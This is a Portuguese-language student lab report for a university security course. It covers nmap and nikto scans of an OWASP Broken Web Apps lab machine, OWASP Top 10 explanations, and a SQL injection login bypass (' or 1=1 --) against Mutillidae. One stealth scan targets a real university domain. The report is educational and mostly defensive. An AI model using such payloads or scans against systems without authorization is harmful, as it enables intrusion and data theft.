OWASP

Trabalho 4 - Segurança em Computação (INE5429)

Universidade Federal de Santa Catarina

OWASP

Trabalho 4 - Segurança em Computação (INE5429)

Universidade Federal de Santa Catarina

Felipe de Campos Santos

17200441

24/08/2021

# Problemas enfrentados na configuração do ambiente

Tive apenas dois problemas quando estava configurando o ambiente para o trabalho, ambos foram solucionados com a ajuda do professor Jean e do estagiario Lucas. Foram eles?


1. A senha padrão da maquina Kali, que havia sido atualizada

Ao invés de root / toor passou a ser kali / kali


1. A configuração das conexoes da máquina Kali

Os prints disponibilizados eram de uma versão antiga do sistema, tornando complicado de seguir aqueles passos. Para se fazer o mesmo, deve se seguir os seguintes passos?


* Mouse direito em cima da janela de conexões e selecionar *Edit Connections*




* Na janela com as atuais conexões, clicar no símbolo de + no canto inferior esquerdo



* Selecionar Ethernet e *Create...*



- Dar um nome à conexão e salvar



# Começando o trabalho


## NMAP

O nmap (**n**etwork **map**per) é um comando que [1] utiliza pacotes de dados IP para determinar quais hosts estão disponíveis, quais serviços esses hosts estão oferecendo - trazendo o nome e versão do serviço -, qual sistema operacional do host e que tipo de filtros (firewall) estão sendo usados, além de outras infromações.

Para melhor entendermos o funcionamento e saída, usaremos o exemplo dado na descrição do trabalho:

| nmap scanme.nmap.org |
| --- |

rodando o comando no terminal kali, obtemos a saída:




Ou seja, sabemos que o host está ativo (*“Host is up”*), e que ele tem portas SSH, HTTP, nping-echo e Elite abertas nas portas apresentadas.

Para as próximas questões, é necessário o IP da máquina OWASP Broken configurada anteriormente. No meu caso, ela é 10.1.2.6

1. **nmap –sV -O 10.1.2.6**

Comando:

* -sV: Detecta o tipo de serviços em cada porta e sua versão.
* -O (letra o, não um zero): Detecta o uptime da máquina (quanto tempo ela esta ligada) e qual SO

****

Lendo o output:


* *Host is up (0.0011s latency)*: Deixei o OWASP Broken Web App rodando, então ele detectou que a máquina (cujo IP foi passado) está ativa, e demorou 0.0011s para enviar e receber a confirmação. O tempo é pequeno - mais de 200x menor que o exemplo com scanme.nmap - pois as duas máquinas estão compartilhando rede. É possível confirmar isso com a informação de *Network Distance*, perto do final do output, onde mostra que as duas máquinas (Kali e OWASP BWA) estão a 1 “hop” de distância, ou seja, não existe nenhum nodo de rede (roteador) entre as duas máquinas, e com 1 “pulo” é possível chegar na máquina alvo (já que as duas estão na mesma rede).
* Existem 991 portas no sistema que não estão abertas. Como o nmap tenta descobrir quais estão disponíveis, essas 991 não nos interessam e não são mostradas no resultado.
* Logo abaixo temos uma espécie de tabela que mostra as portas disponíveis, com a primeira coluna sendo o número da porta, a segunda qual o status dela (todas estarão abertas, pelo motivo do ponto acima), qual serviço está rodando na porta e qual a versão desse serviço. Então são mostradas as 9 portas descobertas na OWASP BWA.
* Depois disso existe o aviso de que um serviço, disponível em alguma das portas, não foi reconhecido.
* São mostradas informações da máquina alvo, como seu MAC address - aqui vale ressaltar que o MAC foi reconhecido sendo da Virtual Box que é host da máquina alvo - e o SO e sua versão (Linux 2.6.x)

1. **nmap -v –A 10.1.2.6**

Comando:


* -v: modo “verboso” (adjetivo para “que fala muito), ou seja, esse modo traz informações complementares)
* -A: usa script de *scanning*, [2] que intercepta scripts antes de roda-los, e *trace routing*, [3] que cria uma rota de IPs (via ping) mostrando todos por onde o pacote enviado passou, desde a máquina raiz (nesse caso, a Kali) até a máquina alvo (OWASP BWA)

Como pedido no comando, o resultado foi verboso, por isso vamos por partes:




Nessa primeira fase, o nmap obedece à flag -A e começa o *script scanning*. É possível confirmar isso com a presença do NSE (Nmap Scripting Engine), que tem como função automatizar uma variedade de funções para colher informações sobre a máquina alvo. Nesse caso, foram carregados 153 scripts para tal função, e inicado o *pre-scanning*, que é a fase em que se colhe as informações sobre o sistema remoto.

Após completados os scripts, o nmap roda um *ARP ping scan* [4] que usa pings para descobrir se os hosts alvo estão online, e depois um *SYN stealth scan* [5] que realiza um rápido scan utilizando TCP para verificar quais portas estão abertas ou não, porém não finalizando a conexão TCP, assim fica mais difícil de ser detectado pelo alvo (por isso o *stealth*). Após isso, são mostradas as portas que foram encontradas disponíveis pelo SYN



Depois de finalizado o SYN scan, e retornada as portas que estão abertas, o nmap detecta quais serviços estão nas portas disponíveis da máquina alvo, e segue novamente com o NSE para tentar descobrir qual o SO da máquina.

Com isso finalizado, temos os resultados pedidos no comando. Então, o nmap apresenta seu report:




* O host está ativo, e teve um atraso de 0.0015s para enviar e receber o pedido.
* Tem 991 portas que não estão disponíveis


Após isso, é mostrada a tabela com as portas, estado, serviço e versão da porta, assim como no primeiro exemplo de comando, porém dessa vez - com o pedido para verboso - são mostradas muitas informações adicionais sobre cada porta.

Exemplo: na imagem acima podemos ver a porta 80 (padrão para web) que está rodando um serviço de protocolo HTTP. O nmap mostra que essa porta suporta os métodos GET e POST (métodos comuns em HTTP) e também HEAD, OPTIONS e TRACE, e que um método que pode potencialmente trazer um risco para o sistema é o método TRACE.


São mostradas também as outras portas, 9 no total, que foram descobertas disponíveis, e suas informações.




Após mostrar a tabela com as portas e informações complementares sobre, o report do nmap mostra também as informações que são mostradas no modo “não verboso” do comando, como o *uptime*, *SO, Network distance* entre outras.



Seguinte as informações acima, o report mostra os resultados dos scripts



E também o resultado do *TRACEROUTE*, que nesse caso teve um hop apenas, indo direto para a máquina alvo (pois estão na mesma rede), e inicia o NSE de post-scanning.




1. **nmap –sS –v --top-ports 10 -–reason -oA saidanmap** [**www.ufsc.br**](http://www.ufsc.br)

Comando:

* -sS: Ativa o modo *stealth scan*, que não finaliza a conexão com a porta para testá-la, tornando mais difícil de ser detectado.
* -v: modo verboso
* --top-ports 10: limita o scan às n portas mais comuns. Nesse caso, esperamos no máximo 10 portas no output
* --reason: Mostra a razão pela qual a porta está no estado amostrado.
* -oA saidanmap: cria output em 3 formatos ao mesmo tempo (Normal, XML e “Grepable”)

Resultado:

O primeiro ponto a ser ressaltado é que essa consulta pede acesso root! Para roda-la no terminal kali, é necessário que esteja acompanhada do comando *sudo*, dando permissão root ao que segue.

****

O resultado nos mostra 10 portas do host, duas estando abertas (serviços http e https) e 8 estando em estado filtrado (diversos serviços). Apenas as portas com serviço http e https tiveram um retorno definido para a razão.

1. **Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.**

Comando:


sudo nmap -sT -O -A scanme.nmap.org

* sT: Como estamos usando o host disponibilizado pelo próprio nmap, não tem problema usarmos o modo TCP de varredura. Diferente do modo stealth, este finaliza a conexão TCP com o host, sendo muito mais fácil de identificar pelo firewall e IDS.
* -O: Detecção de sistema e uptime
* -A: Detecção de SO e scripts de scanning e traceroute

Resultado:




separando em partes:



Nessa primeira metade do resultado, somos avisados de que o host está online, e temos a latência de 0.031s para a resposta dele.

Foram scaneadas 1000 portas do host, e todas elas estão sendo filtradas (ou seja, não estão disponíveis)

Como não foram encontradas portas disponíveis, o nmap não pode ter certeza sobre o SO, mas de qualquer forma ele nos retorna “suposições grosseiras” sobre o possivel SO, e avisa que pelas condições de teste não ideias, não foi possível dar um match exato para o SO.



Aqui, entramos já na flag -A. O nmap nos informa que a distância entre nós e o host é de 14 hops (14 “pulos” na rede), e o traceroute nos mostra quais foram esses hops. Aqui podemos ver algumas coisas interessantes: o provedor de internet do aluno é a Claro, antiga NET Virtua, assim podemos ver que o 4º hop é chegando numa proximidade das instalações do provedor (fln.virtua), e no 6º hop chegamos à Embratel, que hoje também faz parte da Claro/Net Virtua, sendo a responsável pelas comunicações via satélite. “Saindo” da Embratel, nosso pacote foi encaminhado para o gtt.net, que é um outro grande provedor de internet nos EUA. Pela sigla NYC presente no 10º hop, podemos assumir que esse provedor tem instalações em Nova Iorque (**N**ew **Y**ork **C**ity), e de lá seguiu seu caminho até o host.

1. **Responda:**
   1. **Qual a diferença entre um scan de conexão TCP e um SYN scan ?**

Segundo o [6] próprio site da nmap, o scan SYN executa mais rapidamente que o scan de conexão TCP (em torno de milhares de portas por segundo), visto que ele não completa a conexão TCP (sendo assim menos intrusivo também). Ele envia um pacote SYN (um pedido de abertura de conexão) e espera por uma resposta do host. Se o host responder com um *acknowledge* (ACK), então a porta está disponível, e se responder com um *reset*, então a porta não está disponível. Caso depois de várias tentativas o host não responda, a porta é marcada como fitrada. Ou seja, além de ser mais rápido e menos intrusivo, ele também tem uma diferenciação entre aberto, fechado e filtrado para as portas.

Dito isso, o scan TCP é uma alternativa quando o scan SYN não é uma opção, para quando o usuário não tem condições de escanear ipv6 ou não tem poder de criar pacotes brutos, assim ao invés desses pacotes o nmap pede ao SO para estabelecer uma conexão com a porta do host com uma chamada *connect()*, que é a mesma chamada feita por browsers e P2P por exemplo.

Essa chamada completa a conexão com as portas que estejam abertas, o nmap fecha essa conexão logo em seguida. Além de tomar mais tempo e mais pacotes para o mesmo resultado da SYN, o host registra essa conexão, fazendo com que seja mais fácil de que um gerente de redes do host saiba que isso aconteceu (ou que o próprio IDS da rede host capture a conexão)

* 1. **Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?**

A questão 3 (nmap –sS –v --top-ports 10 -–reason -oA saidanmap [www.ufsc.br](http://www.ufsc.br)) utiliza scan de conexão SYN

A questão 4 (nmap -sT -O -A scanme.nmap.org) utiliza conexão TCP.

* 1. **Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE (cve.mitre.org) da vulnerabilidade.**

No próprio site [7] SourceForge temos quais vulnerabilidades existem na VM,

e escolhi uma de [8] SQL Injection no WordPress 2.1.2 para comentar:

SQL Injection, segundo a [9] wikipedia, é uma falha de segurança que se aproveita de sistemas que interagem com bancos de dados através de comandos SQL, na qual o atacante insere um **comando** SQL em uma entrada de **dados**, conseguindo assim manipular indevidamente os dados do banco de dados.


No [10] exploit-db temos acesso ao ID CVE da vulnerabilidade, sendo ele 2007-1897, e com isso podemos saber mais detalhadamente sobre ele no [11] site da CVE e no [12] site da NVD. A nível de curiosidade, temos tambem a numeração CWE (commom weakness enumeration), [13] que corresponde à qual a fraqueza dessa vulnerabilidade, a do SQL Injection sendo a neutralização imprópria do dado de entrada.


## NIKTO

**6)** Comando

| nikto -host http://10.1.2.6/WackoPicko/ -o nikto.html -Format htm |
| --- |

Resultado:





Nesta saida, algumas informações que chamam minha atenção são:

* *PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin passsword*
* *Guestbook admin page available without authentication*
* *Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password*

Ou seja, não só temos acesso ao hash da senha de administrador, mas também temos como abrir uma página que não deveriamos sem ter a autenticação necessária e fazer download de um banco de dados contendo a senha também.

O relatório nos mostra que o metodo TRACE do HTTP está ativo, podendo mostrar que o host é vulnerável a XSS (Cross Site Scripting) [14] onde um atacante poderia alterar o visual de uma página, inserindo informações em javascript e assim podendo capturar inforações de outros usuários. Por exemplo, simular uma página de login que captura e envia os dados inseridos por outros usuários para a maquina do atacante.

## OWASP Broken Web Apps

**7) Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017: https://www.owasp.org/images/7/72/OWASP\_Top\_10-2017\_%28en%29.pdf.pdf**

**A1: Injeção**

Injeção é um tipo de vulnerabilidade que abre espaço para que atacantes mal intencionados acessem, adicionem, removam ou alterem dados sem a devida permissão, usando espaços de entrada de dados (inputs, urls) para injetar (inserir) querys.

**A2: Quebra de Autenticação**

Talvez o tipo de “hacking” mais estereotipado na mídia. Essa vulnerabilidade abre espaço para ataques de força bruta em autenticação, especialmente de administradores. Pode ser causado por coisas simples, como a plataforma permitir criar usuarios com senhas fracas, ou a recuperação de senhas ser um processo simples de ser quebrado (“confirmação” de usuário usando perguntas simples, por exemplo).

**A3: Exposição de Dados Sensíveis**

O atacante pode, ao invés de tentar roubar dados “direto da fonte”, quebrando criptografias por exemplo, realizar um ataque *man in the middle*, onde ele intercepta e rouba a informação em trânsito. A exposição dos dados vem principalmente destes sendo transmitidos em texto claro, não criptografados, assim só de ter sucesso na interceptação dos dados, o atacante já tem acesso ao dado sensivel em si, sem precisar passar por um processo de descriptografia por exemplo.

**A7: Cross-Site Scripting (XSS)**

Como explicado algumas questões acima, o XSS permite que o atacante insira na página web, por exemplo, inputs que não estavam la, utilizando javascript. Da mesma forma, ele pode capturar e enviar para a máquina dele os dados que outros usuários coloquem nesses campos.

**8)**

1. **Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site http://IP da Kali/mutillidae/ e clique em Login. No campo Username, digite a string ‘ or 1=1 -- (tem espaço no final, depois dos tracinhos). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.**



Com isso, realizamos um SQL Injection e temos acesso:



1. **Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).**

Os campos de input de *Username* e *Password* não estão sendo sanitizados, então ao realizar a consulta no bd com as informações passadas, aonde passamos um comando em um campo de dados, a query dá acesso caso seja retornado um valor true. Como 1=1 sempre é true, e esse comando é inserido na query, temos acesso à primeira conta que é retornada (admin).

1. **O que pode ser feito para impedir a exploração dessa vulnerabilidade?**

Sanitizando os inputs e/ou utilizando frameworks confiáveis (que realizam sanitização) para o acesso ao bd.


**9) Repita a inserção da mesma string da questão anterior no seguinte link: http://IP da Kali/mutillidae/index.php?page=user-info.php**

1. **Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).**

A vulnerabilidade é Injeção, já explicada acima.

